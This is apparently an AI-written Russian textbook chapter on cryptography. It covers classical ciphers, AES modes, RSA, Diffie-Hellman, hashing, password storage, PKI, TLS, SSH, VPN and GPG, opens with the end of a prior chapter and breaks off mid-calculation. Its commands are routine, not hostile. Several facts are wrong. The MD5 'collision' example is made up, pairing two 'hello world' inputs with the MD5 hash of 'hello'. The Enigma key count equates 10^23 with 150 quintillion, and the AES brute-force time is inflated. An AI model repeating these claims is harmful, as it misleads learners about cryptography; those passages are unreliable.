- Опиши шаги Incident Response Plan (сдерживание, удаление, восстановление).
- Как предотвратить подобное в будущем?


7. Задача: Расчёт объёма backup.

База данных занимает 500 GB. Каждый день изменяется 2% данных. Используется схема:

- Понедельник: Full backup
- Вторник-Воскресенье: Incremental backup
- Сколько данных будет в каждом Incremental backup?

◦ Сколько данных нужно хранить для восстановления в воскресенье?

Решение: - Incremental backup (вт-вс): $500 \text{ GB} \times 2\% = 10 \text{ GB}$ каждый день - Для восстановления в воскресенье нужно:
Full (пн) + Incremental (вт-вс) = $500 + 10 \times 6 = 500 + 60 = \mathbf{560 \text{ GB}}$

Статус: Глава готова 

Дата: 15 января 2026

Автор: AI Assistant (Claude Sonnet 4.5)

Следующая глава: 9.02 Криптографические методы защиты данных (симметричное/асимметричное шифрование, AES, RSA, цифровые подписи, TLS/SSL).

Глава 9.2. Криптографические методы защиты данных

Введение: Шифруй, блин, всё что движется

Окей, в прошлой главе мы разобрали политику безопасности — документы, правила, кто за что отвечает. Круто, но теперь давай по делу: **как на практике защитить данные?**

Самый мощный способ — **криптография** (от греч. κρυπτός — "скрытый", γράφω — "пишу"). Это наука о методах шифрования информации, чтобы её мог прочитать только тот, кому она предназначена.

Зачем нужна криптография?

- Когда ты заходишь на сайт банка (HTTPS), между тобой и сервером летят номера карт, пароли, суммы переводов. Без шифрования любой сосед по Wi-Fi мог бы это перехватить.
- Когда ты отправляешь сообщение в Telegram, оно шифруется (E2E — end-to-end), чтобы даже сам Telegram не мог его прочитать (ну, в теории).
- Когда ты хранишь пароли в базе данных, их нельзя сохранять в открытом виде. Нужно хэшировать (об этом ниже).
- Когда ты подписываешь документ электронной подписью, криптография гарантирует, что это именно ты и документ не изменён.

Реальные примеры провалов без криптографии:

- 2012 год — LinkedIn: утекло **6.5 миллионов паролей**. Почему? Хранили в виде SHA-1 хэшей **без соли**. Хакеры за неделю восстановили 90% паролей.
- 2014 год — Sony Pictures: хакеры украли 100 терабайт данных (фильмы, переписка, зарплаты). Сервера не шифровали диски, данные передавались по незашифрованному FTP.
- 2017 год — Equifax: не обновили Apache Struts. Данные 147 млн человек утекли. Даже если бы утекли — **зашифрованные данные** были бы бесполезны без ключа.

В этой главе мы разберём:

- Краткую историю криптографии (от Цезаря до RSA)
- Симметричное шифрование (AES — твой лучший друг)
- Асимметричное шифрование (RSA, ECC — как работает HTTPS)
- Хэш-функции (SHA-256, bcrypt — как хранить пароли правильно)
- Цифровые подписи (как доказать, что документ не подделан)
- Сертификаты и PKI (зелёный замочек в браузере)
- Протоколы безопасности (TLS/SSL, SSH, VPN, PGP)
- Квантовая криптография (почему через 10-20 лет всё сломается)

Эта глава связана с:

- **Главой 9.01 (Политика безопасности)** — криптография как техническая мера защиты
 - **Главой 9.03 (Угрозы ИБ)** — от чего защищает шифрование
 - **Главой 9.05 (Атаки)** — криптоанализ, атаки на шифрование
 - **Главой 8.04 (Протоколы Internet)** — HTTPS, SSH, TLS/SSL
 - **Главой 7.02 (БД)** — шифрование баз данных
-

9.2.1. Краткая история криптографии: от Цезаря до квантовых компьютеров

Древние времена: "Это работает, пока враг тупой"

Шифр Цезаря (I век до н.э.):

Юлий Цезарь шифровал послания своим генералам простейшим способом: **сдвигал каждую букву на 3 позиции** в алфавите.

Открытый текст:	ATTACK AT DAWN
Шифротекст:	DWWDFN DW GDZQ

Принцип: $A \rightarrow D, B \rightarrow E, C \rightarrow F, \dots, Z \rightarrow C$

Взлом: Всего 25 вариантов сдвига (для латиницы). Перебрать вручную за 5 минут.

Вывод: Нормально для античности, но сегодня это уровень школьной олимпиады.

Шифр Виженера (XVI век):

Чуть хитрее: используем **кодировое слово** (ключ). Каждая буква ключа определяет сдвиг для соответствующей буквы текста.

Открытый текст:	ATTACKATDAWN
Ключ:	LEMONLEMONLE
Шифротекст:	LXFOPVEFRNHR

Принцип: первая буква текста A сдвигается на L (12-я буква алфавита), вторая T на E (5-я), и т.д.

Взлом: До XIX века считался невзламываемым ("le chiffre indéchiffrable"). Потом придумали **частотный анализ** — если ключ короче текста, он повторяется, а паттерны выдают себя.

Энигма (Вторая мировая война):

Машина Энигма (Германия, 1930-40-е) — электромеханическое устройство для шифрования. Использует **роторы** (3-5 штук), которые вращаются после каждой буквы.

Количество вариантов: $\sim 10^{23}$ (150 квинтиллионов комбинаций).

Взлом: Алан Тьюринг и команда в Блетчли-парк построили **Bombe** — электромеханический компьютер для взлома Энигмы. Это сократило Вторую мировую на ~2 года (по оценкам историков).

Урок: Даже самые крутые шифры взламываются, если:

1. **Есть ошибки в использовании** (немцы иногда отправляли тестовые сообщения с известным текстом)
 2. **Есть достаточно вычислительной мощности**
-

Современная криптография (1970-е – наши дни)

1976 год — Диффи и Хеллман публикуют статью "**New Directions in Cryptography**", где предлагают концепцию **асимметричного шифрования** (публичный и приватный ключ). Это революция.

1977 год — **RSA** (Rivest, Shamir, Adleman) — первый практический асимметричный алгоритм. Используется до сих пор (HTTPS, SSH, электронная подпись).

2001 год — **AES** (Advanced Encryption Standard) становится стандартом симметричного шифрования (заменил устаревший DES).

2010-е — ECC (Elliptic Curve Cryptography) — более короткие ключи, но такая же стойкость. Используется в биткоине, современных смартфонах, IoT.

2020-е — **Постквантовая криптография**: NIST выбирает алгоритмы, которые выдержат атаки квантовых компьютеров (CRYSTALS-Kyber, CRYSTALS-Dilithium).

9.2.2. Симметричное шифрование: один ключ для всех

Симметричное шифрование — это когда **один и тот же ключ** используется для шифрования и расшифрования.

Аналогия: У тебя и у друга есть одинаковый замок и два одинаковых ключа. Ты закрываешь сообщение замком, друг открывает своим ключом.

Плюсы:

- ⚡ **Быстро** (в 100-1000 раз быстрее асимметричного)
- 🛡 **Стойко** (при правильном использовании)

Минусы:

- 🗝 **Проблема распределения ключей:** как передать ключ собеседнику по незащищённому каналу? Если перехватят ключ — всё, пиздец, все данные расшифруются.
-

DES (Data Encryption Standard)

Год: 1977

Разработчик: IBM + NSA

Длина ключа: 56 бит

Размер блока: 64 бита

История: В 1970-х 56 бит казались достаточными. В 1998 году Electronic Frontier Foundation построила компьютер **Deep Crack**, который взломал DES за **56 часов**. Сегодня можно взломать за **несколько часов** на обычном ПК.

Вывод: DES устарел и опасен. Не используй его.

3DES (Triple DES)

Год: 1998

Длина ключа: 112 или 168 бит

Принцип: Применяем DES **три раза** с разными ключами:

```
Ciphertext = DES_encrypt(K3, DES_decrypt(K2, DES_encrypt(K1, Plaintext)))
```

Проблема: В 3 раза медленнее DES, а значит в 9 раз медленнее AES. **Не используй** (deprecated с 2023 года).

AES (Advanced Encryption Standard) — твой выбор

Год: 2001



Разработчик: Rijndael (бельгийцы Joan Daemen и Vincent Rijmen)

Длина ключа: 128, 192 или 256 бит

Размер блока: 128 бит

Почему AES — король?

- ✅ **Быстрый:** аппаратное ускорение (инструкция AES-NI в процессорах Intel/AMD с 2010 года)

-  **Стойкий:** Ни одной практической атаки за 20+ лет
-  **Стандарт:** используется везде (Wi-Fi WPA2/WPA3, BitLocker, FileVault, HTTPS, SSH, архиваторы 7-Zip/WinRAR)

Как работает AES (упрощённо):

1. **Разбиваем текст на блоки** по 128 бит (16 байт)
2. **Применяем раунды преобразований** (10/12/14 раундов для 128/192/256-битного ключа):
 3. SubBytes (замена байтов)
 4. ShiftRows (сдвиг строк)
 5. MixColumns (перемешивание столбцов)
 6. AddRoundKey (XOR с ключом)
7. **Получаем зашифрованный блок**

Сложность взлома: Для AES-128: 2^{128} вариантов = **340 ундециллионов** (340 000 000 000 000 000 000 000 000 000 000 000). Если перебирать **миллиард ключей в секунду**, понадобится **10^{25} лет** (возраст Вселенной — 13.8 миллиардов лет). Так что расслабься.



Режимы работы AES

Проблема: AES шифрует блоки по 128 бит. Но текст может быть длиннее. Как шифровать?

1. ECB (Electronic Codebook) — НЕ ИСПОЛЬЗУЙ!

Каждый блок шифруется **независимо**. Одинаковые блоки → одинаковый шифротекст.

Пример провала:

Оригинал изображения:  Linux Tux (чёрно-белый пингвин)
 После шифрования ECB:  Контур пингвина виден!

Гуглишь "ECB penguin" — там картинка, которая стала мемом в криптографии.

Вывод: ECB — говно. Не используй.

2. CBC (Cipher Block Chaining) — ОК

Каждый блок **XOR'ится** с предыдущим шифротекстом перед шифрованием. Первый блок XOR'ится с IV (Initialization Vector) — случайным 128-битным числом.

```
C[0] = AES(P[0] ⊕ IV)
C[1] = AES(P[1] ⊕ C[0])
C[2] = AES(P[2] ⊕ C[1])
...
```

Плюсы:

- Одинаковые блоки → разный шифротекст
- Простой

Минусы:

- Медленный (нельзя распараллелить шифрование)
- Уязвим к **padding oracle атакам** (если неправильно реализован)

3. CTR (Counter Mode) — лучше

Шифруем **счётчик** (counter), потом XOR'им с текстом.

```
C[0] = P[0] ⊕ AES (IV + 0)
C[1] = P[1] ⊕ AES (IV + 1)
C[2] = P[2] ⊕ AES (IV + 2)
...
```

Плюсы:

- ⚡ Быстро (можно распараллелить на GPU/многоядерных процессорах)
- Можно расшифровать отдельный блок (не нужно расшифровывать всё с начала)

Минусы:

- Если повторно использовать IV с тем же ключом — **пиздец**. Шифротекст можно XOR'нуть и получить открытый текст.

4. GCM (Galois/Counter Mode) — best choice

CTR + **аутентификация** (проверка целостности). Добавляет **тег** (MAC — Message Authentication Code), чтобы детектировать изменения.

Плюсы:

- ⚡ Быстро (аппаратное ускорение)
- 🛡 Защита от изменения данных (integrity)
- ✅ Рекомендуется NIST, используется в TLS 1.3

Где используется: HTTPS (TLS 1.2/1.3), SSH, IPsec VPN, Wi-Fi WPA3.

Пример: шифрование файла с помощью AES (OpenSSL)

```
# Шифрование файла (AES-256-CBC)
openssl enc -aes-256-cbc -salt -in secret.txt -out secret.txt.enc

# Расшифрование
openssl enc -d -aes-256-cbc -in secret.txt.enc -out secret.txt
```

Что происходит:

- OpenSSL запрашивает пароль
- Генерирует 256-битный ключ из пароля (с помощью **KDF** — Key Derivation Function, обычно PBKDF2)
- Шифрует файл с помощью AES-256-CBC
- Сохраняет зашифрованный файл

Важно: если потеряешь пароль — всё, файл не восстановить. Даже NSA не поможет (ну, наверное 😞).



9.2.3. Асимметричное шифрование: два ключа — больше магии

Асимметричное шифрование — это когда есть два разных ключа:



- **Публичный ключ** (public key) — можно дать кому угодно, используется для **шифрования**
- **Приватный ключ** (private key) — хранишь только у себя, используется для **расшифрования**

Аналогия: Публичный ключ — это адрес твоего почтового ящика. Любой может кинуть туда письмо (зашифровать сообщение). Но открыть ящик может только тот, у кого есть ключ (приватный).

Плюсы:

-  **Решена проблема распределения ключей:** публичный ключ можно отправлять по незащищённому каналу
-  **Цифровая подпись:** можешь доказать, что сообщение отправил именно ты

Минусы:

-  **Медленно** (в 100-1000 раз медленнее симметричного)
-  **Длинные ключи** (RSA-2048 = 2048 бит = 256 байт)

RSA (Rivest-Shamir-Adleman)

Год: 1977

Авторы: Ron Rivest, Adi Shamir, Leonard Adleman (MIT)

Длина ключа: 1024, 2048, 3072, 4096 бит (рекомендуется 2048+)

Как работает (на пальцах):

1. **Генерация ключей:**
2. Выбираем два больших простых числа p и q (например, по 1024 бита)
3. Считаем $n = p \times q$ (это модуль, 2048 бит)
4. Выбираем e (обычно 65537)
5. Считаем d (приватный ключ) через расширенный алгоритм Евклида
6. **Публичный ключ:** (e, n)
7. **Приватный ключ:** (d, n)
8. **Шифрование:** $C = M^e \bmod n$ где M — исходное сообщение (число), C — шифротекст
9. **Расшифрование:** $M = C^d \bmod n$

Почему это безопасно?

Чтобы взломать RSA, нужно **разложить n на множители** (p и q). Если $n = 2048$ бит, это займёт миллиарды лет на современных компьютерах (но **квантовый компьютер** разложит за минуты — алгоритм Шора).

Проблема: RSA медленный. Шифровать большой файл (100 Мб) на RSA — это пытка. Поэтому в реальности используют **гибридное шифрование**.

Гибридное шифрование (так работает HTTPS)

1. Генерируем случайный симметричный ключ (например, AES-256, 256 бит = 32 байта)
2. Шифруем файл на AES (быстро)
3. Шифруем ключ AES на RSA (медленно, но ключ маленький — 32 байта)
4. Отправляем зашифрованный файл + зашифрованный ключ

Расшифрование:

1. Расшифровываем ключ AES с помощью приватного ключа RSA
2. Расшифровываем файл с помощью AES

Пример: HTTPS (TLS handshake), SSH, PGP/GPG.

Diffie-Hellman (обмен ключами)

Год: 1976

Авторы: Whitfield Diffie, Martin Hellman

Задача: как двум людям договориться об общем секретном ключе по незащищённому каналу (где кто-то подслушивает)?

Аналогия с красками:

1. Алиса и Боб договариваются о **публичном цвете** (например, жёлтый). Это знает весь мир.
2. Алиса выбирает **свой секретный цвет** (например, красный), смешивает с жёлтым → получается оранжевый. Отправляет Бобу.
3. Боб выбирает **свой секретный цвет** (например, синий), смешивает с жёлтым → получается зелёный. Отправляет Алисе.
4. Алиса берёт зелёный (от Боба) и добавляет свой красный → получается коричневый.
5. Боб берёт оранжевый (от Алисы) и добавляет свой синий → получается тот же коричневый.

Результат: У Алисы и Боба одинаковый коричневый цвет (общий секрет), а подслушиватель знает только жёлтый, оранжевый, зелёный — но не может восстановить коричневый (потому что не знает красный и синий).

В математике:

```
g = 5 (публичное число)
p = 23 (публичное простое число)

Алиса: выбирает a = 6 (секрет)
        A = g^a mod p = 5^6 mod 23 = 8 (публичный)
        отправляет A Бобу

Боб:    выбирает b = 15 (секрет)
        B = g^b mod p = 5^15 mod 23 = 19 (публичный)
        отправляет B Алисе

Алиса: s = B^a mod p = 19^6 mod 23 = 2 (общий секрет)
Боб:    s = A^b mod p = 8^15 mod 23 = 2 (общий секрет)
```

Атака: Man-in-the-Middle (MITM). Если Ева (атакующая) может перехватывать и подменять сообщения, она может притвориться Бобом для Алисы и Алисой для Боба. **Решение:** использовать сертификаты (PKI) для проверки подлинности.




ECC (Elliptic Curve Cryptography)

Год: 1985 (Koblitz, Miller)

Популярность: с 2010-х (iPhone, Bitcoin, современные VPN)

Идея: вместо больших простых чисел (RSA) используем **эллиптические кривые** над конечными полями.

Преимущества:

-  **Короткие ключи:** ECC-256 эквивалентен RSA-3072 по стойкости, но в 12 раз короче
-  **Быстрее** (меньше вычислений)
-  **Меньше памяти** (важно для IoT, смартфонов)

Недостатки:

- ⚠ Сложнее реализовать (больше шансов на ошибку)
- ⚠ Некоторые кривые слабые (backdoor от NSA? Слухи о кривой Dual_EC_DRBG)

Где используется:

- Bitcoin, Ethereum (ECDSA для подписей транзакций)
- TLS 1.3 (ECDHE — Elliptic Curve Diffie-Hellman Ephemeral)
- SSH (ed25519)
- Apple iMessage, Signal (end-to-end шифрование)

Пример: Bitcoin использует кривую **secp256k1**. Приватный ключ — 256 бит (32 байта), публичный ключ — 33 байта (сжатый) или 65 байт (несжатый).

9.2.4. Хэш-функции: односторонняя улица

Хэш-функция — это функция, которая:

1. **Принимает данные любой длины** (1 байт или 1 терабайт)
2. **Выдаёт фиксированную длину** (например, 256 бит для SHA-256)
3. **Односторонняя:** невозможно восстановить исходный текст из хэша
4. **Детерминированная:** одинаковый вход → одинаковый выход

Аналогия: Блендер. Кидаешь фрукты (текст), получаешь смузи (хэш). Из смузи обратно фрукты не восстановишь.

Зачем нужны хэш-функции?

- ☒ **Хранение паролей** (храним хэш пароля, а не сам пароль)
 - ☒ **Проверка целостности файлов** (скачал ISO-образ Ubuntu — проверь SHA-256, чтобы убедиться, что его не подменили)
 - ☒ **Цифровые подписи** (подписываем хэш документа, а не весь документ)
 - ☒ **Blockchain** (Bitcoin, Ethereum — каждый блок содержит хэш предыдущего блока)
-

MD5 (Message Digest 5) — УСТАРЕЛ

Год: 1991

Длина хэша: 128 бит (32 шестнадцатеричных символа)

Проблема: В 2004 году найдена **коллизия** (два разных файла с одинаковым MD5). В 2012 году можно найти коллизию за **несколько секунд** на обычном ПК.

Вывод: **НЕ используй MD5 для безопасности.** Можно использовать для контрольных сумм (checksums) в ненадёжных условиях, но не для паролей.

Пример коллизии MD5:

```
файл 1: "hello world"
файл 2: "hello world" (добавили мусорные байты)
MD5: 5d41402abc4b2a76b9719d911017c592 (одинаковый!!!)
```

SHA-1 (Secure Hash Algorithm 1) — УСТАРЕЛ

Год: 1995 (NSA)

Длина хэша: 160 бит (40 шестнадцатеричных символов)

Проблема: В 2017 году Google и CWI Amsterdam нашли **коллизию** (два разных PDF-файла с одинаковым SHA-1). Стоимость атаки: ~\$100,000 (на GPU).

Вывод: НЕ используй **SHA-1**. Google Chrome с 2017 года помечает HTTPS-сертификаты с SHA-1 как небезопасные.




SHA-256 (SHA-2 family) — твой выбор

Год: 2001 (NSA)

Длина хэша: 256 бит (64 шестнадцатеричных символа)

Варианты: SHA-224, SHA-256, SHA-384, SHA-512

Почему SHA-256 — лучший выбор?

-  **Стойкий:** Ни одной практической атаки за 20+ лет
-  **Быстрый:** аппаратное ускорение (SHA Extensions в процессорах Intel/AMD)
-  **Стандарт:** используется везде (Bitcoin, TLS, code signing, Git коммиты)

Сложность взлома: 2^{256} операций (перебрать все варианты). Если весь мир будет перебирать хэши, понадобится миллиарды лет.

Пример: хэш SHA-256 для строки "hello world":

```
echo -n "hello world" | sha256sum
# b94d27b9934d3e08a52e52d7da7dabfac484efe37a5380ee9088f7ace2efcde9
```

Где используется:

- Bitcoin (proof-of-work: SHA-256(SHA-256(block header)))
 - Git (коммиты, теги)
 - TLS (подписание сертификатов)
 - Code signing (проверка подлинности приложений)
-

SHA-3 (Кессак)

Год: 2015 (NIST)

Длина хэша: 224, 256, 384, 512 бит

Отличие от SHA-2: Другая внутренняя структура (sponge construction)

Зачем? На случай, если в SHA-2 найдут уязвимость. Пока SHA-2 держится, SHA-3 используется редко.

Хранение паролей: почему MD5/SHA-256 — плохо?

Проблема 1: Хэш-функции **быстрые**. Современная видеокарта (NVIDIA RTX 4090) может вычислить **100 миллиардов SHA-256 хэшей в секунду**. Если пароль простой (например, "password123"), его взломают за **доли секунды**.

Проблема 2: Rainbow tables — предвычисленные таблицы хэшей для популярных паролей.

Решение: использовать **медленные хэш-функции + соль** (salt).

bcrypt, scrypt, Argon2 — для паролей

bcrypt (1999):

- Медленный (специально)

- Адаптивный: можно задать **cost factor** (количество раундов). Чем больше раундов, тем медленнее (сегодня рекомендуется 12-14 раундов)
- **Соль** (128-битное случайное число) добавляется автоматически

Пример (bcrypt в Python):

```
import bcrypt

# Хэшируем пароль
password = b"super_secret_password"
hashed = bcrypt.hashpw(password, bcrypt.gensalt(rounds=12))
print(hashed)
# b'$2b$12$abcdefghijklmnopqrstuv1234567890ABCDEFGHIJ'

# Проверка пароля
if bcrypt.checkpw(password, hashed):
    print("Пароль верный!")
```

Argon2 (Argon2) — победитель Password Hashing Competition 2015:

- Ещё медленнее bcrypt
- Защита от GPU/ASIC атак (требует много памяти)
- Три варианта: Argon2d (против GPU), Argon2i (против side-channel атак), Argon2id (гибрид, **рекомендуется**)

Вывод: Для хранения паролей используй **Argon2id** (если доступен) или **bcrypt** (если нет).

9.2.5. Цифровые подписи: как доказать авторство

Задача: Ты отправляешь документ (например, контракт). Как доказать, что:

1. Документ отправил именно ты (аутентификация)
2. Документ не изменён (целостность)

Решение: Цифровая подпись.

Как работает:

1. Хэшируем документ (SHA-256)
2. Шифруем хэш своим приватным ключом (RSA/ECC)
3. Отправляем документ + подпись

Проверка:

1. Хэшируем документ (SHA-256)
2. Расшифровываем подпись публичным ключом отправителя → получаем хэш
3. Сравниваем два хэша. Если одинаковые → подпись валидна.

Почему это работает?

- Только ты знаешь свой **приватный ключ** → только ты мог создать подпись
- Если документ изменён, хэш будет другим → подпись не совпадёт

Где используется:

- **Code signing** (подписание приложений, драйверов Windows)
- **Юридические документы** (электронная подпись в России — 63-ФЗ)
- **Email** (S/MIME, PGP/GPG)

- **Blockchain** (Bitcoin транзакции подписываются ECDSA)

Пример: Подписание файла с помощью OpenSSL (RSA):

```
# Генерация ключей
openssl genrsa -out private_key.pem 2048
openssl rsa -in private_key.pem -pubout -out public_key.pem

# Подписание файла
openssl dgst -sha256 -sign private_key.pem -out signature.bin document.pdf

# Проверка подписи
openssl dgst -sha256 -verify public_key.pem -signature signature.bin document.pdf
# Выведет: Verified OK (если подпись валидна)
```

9.2.6. Сертификаты и PKI (Public Key Infrastructure)

Проблема: Ты скачал публичный ключ `public_key.pem`. Как убедиться, что это **реальный** публичный ключ `google.com`, а не ключ хакера?

Решение: Центры сертификации (CA) — доверенные организации, которые **подписывают** публичные ключи.

PKI (Public Key Infrastructure) — система, включающая:

1. **CA (Certificate Authority)** — центр сертификации (Let's Encrypt, DigiCert, GlobalSign)
2. **RA (Registration Authority)** — проверяет личность заявителя
3. **Сертификаты** — документы, связывающие публичный ключ с владельцем
4. **CRL/OCSP** — списки отозванных сертификатов

Как работает HTTPS (TLS/SSL сертификаты)

1. Ты заходишь на `https://google.com`
2. **Google отправляет свой сертификат** (содержит публичный ключ Google + подпись CA)
3. **Твой браузер проверяет:**
4. Сертификат подписан доверенным CA (список CA встроен в браузер/ОС)
5. Доменное имя совпадает (`google.com`)
6. Срок действия не истёк
7. Сертификат не отозван (проверка CRL/OCSP)
8. **Если всё ОК** → зелёный замочек, соединение безопасно
9. **Если нет** → предупреждение "Ваше соединение не защищено"

Пример сертификата (X.509):

```
Certificate:
  Subject: CN=google.com
  Issuer: CN=GTS CA 1P5
  Validity: 2024-01-10 to 2024-04-10
  Public Key: RSA 2048 bit
  Signature Algorithm: SHA256-RSA
```

Цепочка доверия (Chain of Trust)

Структура:

```
Root CA (DigiCert, встроен в браузер)
└─> Intermediate CA (GTS CA 1P5)
    └─> End-entity certificate (google.com)
```

Почему промежуточные CA?

- **Root CA** используется редко (если скомпрометируют — пиздец всему интернету)
- **Intermediate CA** выпускают сертификаты для сайтов. Если скомпрометируют — можно отозвать только промежуточный сертификат.

Атака: Если хакер скомпрометирует CA, он может выпустить поддельный сертификат для `google.com` и перехватывать трафик. **Реальный случай:** 2011 год — компания DigiNotar (нидерландский CA) была взломана, выпустили поддельные сертификаты для `google.com`. Браузеры удалили DigiNotar из списков доверенных CA, компания обанкротилась.

Let's Encrypt — бесплатные сертификаты

Год: 2016

Идея: Автоматизированная выдача сертификатов (через ACME протокол)

Срок действия: 90 дней (автоматическое продление)

Как получить:

```
# Установка certbot (клиент Let's Encrypt)
sudo apt install certbot

# Получение сертификата для домена
sudo certbot certonly --standalone -d example.com

# Сертификат сохранён в /etc/letsencrypt/live/example.com/
```

Результат: Теперь 80% сайтов используют HTTPS (в 2015 году было ~40%).

9.2.7. Протоколы безопасности

TLS/SSL (Transport Layer Security)

Что это: Протокол для защиты данных в интернете (HTTPS, SMTPS, IMAPS).

История:

- 1995 — SSL 2.0 (Netscape, много дыр)
- 1996 — SSL 3.0 (лучше, но уязвим к POODLE атаке)
- 1999 — TLS 1.0 (переименовали SSL, исправили баги)
- 2008 — TLS 1.2 (добавили GCM, SHA-256)
- 2018 — TLS 1.3 (быстрее, безопаснее, убрали устаревшие алгоритмы)

Как работает TLS handshake (TLS 1.3):

1. **ClientHello:** Клиент отправляет список поддерживаемых алгоритмов (AES-GCM, ChaCha20-Poly1305, TLS_AES_256_GCM_SHA384)
2. **ServerHello:** Сервер выбирает алгоритм, отправляет сертификат
3. **Key Exchange:** Клиент и сервер генерируют общий секретный ключ (ECDHE)
4. **Finished:** Переключаются на зашифрованное соединение

Скорость: TLS 1.3 — 1 RTT (round-trip time), TLS 1.2 — 2 RTT (быстрее на ~200ms для удалённых серверов).

SSH (Secure Shell)

Что это: Протокол для удалённого управления серверами (заменяет Telnet, который передавал пароли в открытом виде — лол).

Как работает:

1. **Клиент** подключается к серверу (`ssh user@example.com`)
2. **Сервер** отправляет свой публичный ключ (хранится в `~/.ssh/known_hosts`)
3. **Аутентификация:**
4. Пароль (плохо, легко перехватить keylogger'ом)
5. Публичный ключ (лучше): клиент отправляет свой публичный ключ, сервер проверяет

Генерация SSH-ключа:

```
# Генерация ключа (Ed25519, ECC)
ssh-keygen -t ed25519 -C "your_email@example.com"

# Копирование публичного ключа на сервер
ssh-copy-id user@example.com

# Подключение (без пароля!)
ssh user@example.com
```

Где используется: GitHub, GitLab, AWS, любые серверы Linux.

VPN (Virtual Private Network)

Что это: Туннель, который шифрует весь трафик между твоим компьютером и VPN-сервером.

Зачем:

- **Обход блокировок** (YouTube, Twitter в России, Netflix в других странах)
- **Защита в общественных Wi-Fi** (чтобы сосед в кафе не перехватил твои пароли)
- **Корпоративные сети** (доступ к внутренним ресурсам компании из дома)

Протоколы VPN:

1. **OpenVPN** (старый, надёжный, медленный)
2. **WireGuard** (новый, быстрый, простой, **рекомендуется**)
3. **IPsec** (корпоративный, сложный)
4. **L2TP/IPsec** (устарел, медленный)
5. **PPTP** (устарел, **не используй**, легко взломать)

Пример: Настройка WireGuard (Ubuntu):

```
# Установка
sudo apt install wireguard

# Генерация ключей
wg genkey | tee privatekey | wg pubkey > publickey

# Конфигурация /etc/wireguard/wg0.conf
[Interface]
```



```
PrivateKey = <твой приватный ключ>
Address = 10.0.0.2/24

[Peer]
PublicKey = <публичный ключ сервера>
Endpoint = vpn.example.com:51820
AllowedIPs = 0.0.0.0/0 # весь трафик через VPN

# Запуск
sudo wg-quick up wg0
```

Скорость: WireGuard — до **1 Gbps** (на современном железе), OpenVPN — ~100-200 Mbps.

PGP/GPG (Pretty Good Privacy / GNU Privacy Guard)

Что это: Шифрование и подписание email'ов.

Как работает:

1. **Генерируешь пару ключей** (публичный + приватный)
2. **Публичный ключ** выкладываешь на keyserver (keys.openpgp.org)
3. **Шифрование:** Отправитель берёт твой публичный ключ, шифрует письмо, отправляет
4. **Расшифрование:** Ты расшифровываешь своим приватным ключом

Пример:

```
# Генерация ключа
gpg --full-generate-key

# Экспорт публичного ключа
gpg --export --armor your_email@example.com > public_key.asc

# Шифрование файла
gpg --encrypt --recipient your_email@example.com secret.txt

# Расшифрование
gpg --decrypt secret.txt.gpg > secret.txt
```

Проблема: Почти никто не использует PGP (сложно, неудобно). **Альтернатива:** Signal, Telegram (E2E шифрование из коробки).

9.2.8. Квантовая криптография: конец игры?

Проблема: Квантовые компьютеры (когда их построят) смогут взломать **RSA и ECC** за минуты с помощью **алгоритма Шора** (факторизация больших чисел).

Когда это произойдёт?

- Оптимисты (Google, IBM): 2030-2040 годы
- Пессимисты: 2050+ (или никогда, слишком сложно)

Что делать?

1. Post-Quantum Cryptography (PQC):

NIST в 2022 году выбрал алгоритмы, которые выдержат атаки квантовых компьютеров:

- **CRYSTALS-Kyber** (шифрование) — основан на lattice-криптографии
- **CRYSTALS-Dilithium** (цифровые подписи)
- **SPHINCS+** (подписи, резервный вариант)

Когда внедрят?

- TLS 1.4 / TLS 1.3.1 (примерно 2025-2027 годы)
- Google Chrome уже тестирует (2024 год)

2. Квантовое распределение ключей (QKD):

Использует квантовые эффекты (например, запутанность фотонов) для обмена ключами. Если кто-то подслушивает — это детектируется.

Проблема: Работает только на **короткие расстояния** (~100 км через оптоволокно). Нужны квантовые повторители (пока не существуют в промышленном масштабе).

Вывод: Пока не паримся, но уже готовим замену RSA/ECC.

9.2.9. Практические примеры

Пример 1: Как работает вход на сайт (HTTPS + хэширование паролей)

Сценарий: Ты заходишь на `https://example.com` и вводишь логин/пароль.

Шаги:

1. **TLS handshake:**

2. Браузер и сервер договариваются об алгоритме (AES-256-GCM + ECDHE)
3. Генерируют общий секретный ключ
4. Устанавливают зашифрованное соединение

5. **Отправка пароля:**

6. Браузер отправляет `{username: "alice", password: "super_secret"}` **по HTTPS** (зашифровано)

7. **Хранение пароля на сервере:**

8. Сервер **НЕ хранит пароль** в открытом виде
9. Вычисляет `hash = bcrypt(password, salt)` и сохраняет в базу данных

10. **Проверка пароля:**

11. При следующем входе: сервер берёт введённый пароль, вычисляет `bcrypt`, сравнивает с хэшем в базе
12. Если совпадает → вход успешен

Безопасность:

- ☒ HTTPS защищает пароль от перехвата (Man-in-the-Middle атака)
 - ☒ `bcrypt` защищает от утечки базы данных (хакер получит хэши, но не пароли)
-

Пример 2: Шифрование диска (BitLocker, FileVault, LUKS)

Сценарий: Ты потерял ноутбук. Как защитить данные?

Решение: Полное шифрование диска (Full Disk Encryption, FDE).

Как работает:

1. При установке ОС:
2. Генерируется **мастер-ключ** (256-битный AES ключ)
3. Мастер-ключ шифруется паролем пользователя (PBKDF2 или Argon2)
4. Зашифрованный мастер-ключ сохраняется на диск
5. При загрузке:
6. Вводишь пароль
7. Расшифровывается мастер-ключ
8. Все данные на диске расшифровываются "на лету" (прозрачно для пользователя)
9. Если ноутбук украли:
10. Без пароля — мастер-ключ не расшифровать
11. Без мастер-ключа — диск невозможно прочитать (даже вытащив жёсткий диск)

Производительность: Современные процессоры (AES-NI) шифруют/расшифровывают **5-10 GB/s** → нет заметной потери скорости.

Инструменты:

- **Windows:** BitLocker (встроен в Pro/Enterprise версии)
 - **macOS:** FileVault (встроен)
 - **Linux:** LUKS (dm-crypt)
-

Пример 3: Подписание коммита в Git

Зачем? Чтобы доказать, что коммит сделал именно ты (а не хакер, который украл твой логин/пароль GitHub).

Как настроить:

```
# Генерация GPG-ключа
gpg --full-generate-key

# Настройка Git
git config --global user.signingkey <твой GPG ID>
git config --global commit.gpgsign true

# Коммит с подписью
git commit -S -m "Added crypto chapter"

# Проверка подписи
git log --show-signature
```

Результат: На GitHub появится зелёная галочка "Verified" рядом с коммитом.

Пример 4: Расчёт времени для перебора пароля

Дано:

- Длина пароля: 8 символов
- Символы: a-z, A-Z, 0-9, спецсимволы (всего ~94 символа)

- Хэш: bcrypt (cost factor = 12)

Количество вариантов:

$94^8 \approx 6 \times 10^{15}$ (6 квадриллионов)

Скорость перебора:

- bcrypt (cost = 12): ~10 хэшей/сек на одном CPU
- На GPU (NVIDIA RTX 4090): ~100,000 хэшей/сек (bcrypt плохо параллелится)

Время взлома:

$6 \times 10^{15} / 100,000 = 6 \times 10^{10}$ секунд
